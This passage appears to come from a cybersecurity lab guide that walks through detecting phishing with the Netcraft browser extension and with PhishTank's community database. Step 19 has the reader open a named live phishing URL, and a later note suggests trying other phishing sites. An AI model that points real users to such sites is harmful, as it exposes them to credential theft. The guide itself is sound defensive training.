


16. Now, click the **Site Report** link from the dialog-box to view a report of the site.



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
17. The **Site report for certifiedhacker.com** page appears, displaying detailed information about the site such as **Background, Network**, **IP Geolocation**, **SSL/TLS** and **Hosting History**

    Note: If a **Site information not available** pop-up appears, ignore it.



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

18. If you attempt to visit a website that has been identified as a phishing site by the **Netcraft Extension**, you will see a pop-up alerting you to **Suspected Phishing**.
19. Now, in the browser window open a new tab, type **https://sfrclients.ml/** and press **Enter**.

    Note: Here, for demonstration purposes, we are using **https://sfrclients.ml/** phishing website to trigger Netcraft Extension to obtain desired results. You can use the same website or any other website to perform this task.
20. The Netcraft Extension automatically blocks phishing sites. However, if you trust the site, click **Visit anyway** to browse it; otherwise, click **Report mistake** to report an incorrectly blocked URL.

    Note: If you are getting an error in opening the website (**https://sfrclients.ml/**), try to open other phishing website.

    OR

    You will get a **Suspected Phishing** page in the **Firefox** browser.

    Note: If you get **Secure Connection Failed** webpage, then use some other phishing website to get the result, as shown in the screenshot.

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

21. This concludes the demonstration of detecting phishing using Netcraft Extension.
22. Close all open windows and document all the acquired information.

Task 2: Detect Phishing using PhishTank

PhishTank is a free community site on which anyone can submit, verify, track, and share phishing data. As the official website notes, "it is a collaborative clearing house for data and information about phishing on the Internet." PhishTank provides an open API for developers and researchers to integrate anti-phishing data into their applications.

In this task, we will use PhishTank to detect phishing.

1. In the **Windows 11** machine, launch any browser, in this lab we are using **Mozilla Firefox**. In the address bar of the browser place your mouse cursor, type **https://www.phishtank.com** and press **Enter**.
2. The **PhishTank** webpage appears, displaying a list of phishing websites under **Recent Submissions**.
3. Click on any phishing website **ID** in the **Recent Submissions** list (in this case, **7486626**) to view detailed information about it.

   Note: If a notification appears asking **Would you like Firefox to save this login for phishtank.com?**, click **Don't Save**.

   Note: If you are redirected to the page asking captcha, enter the captcha to proceed.

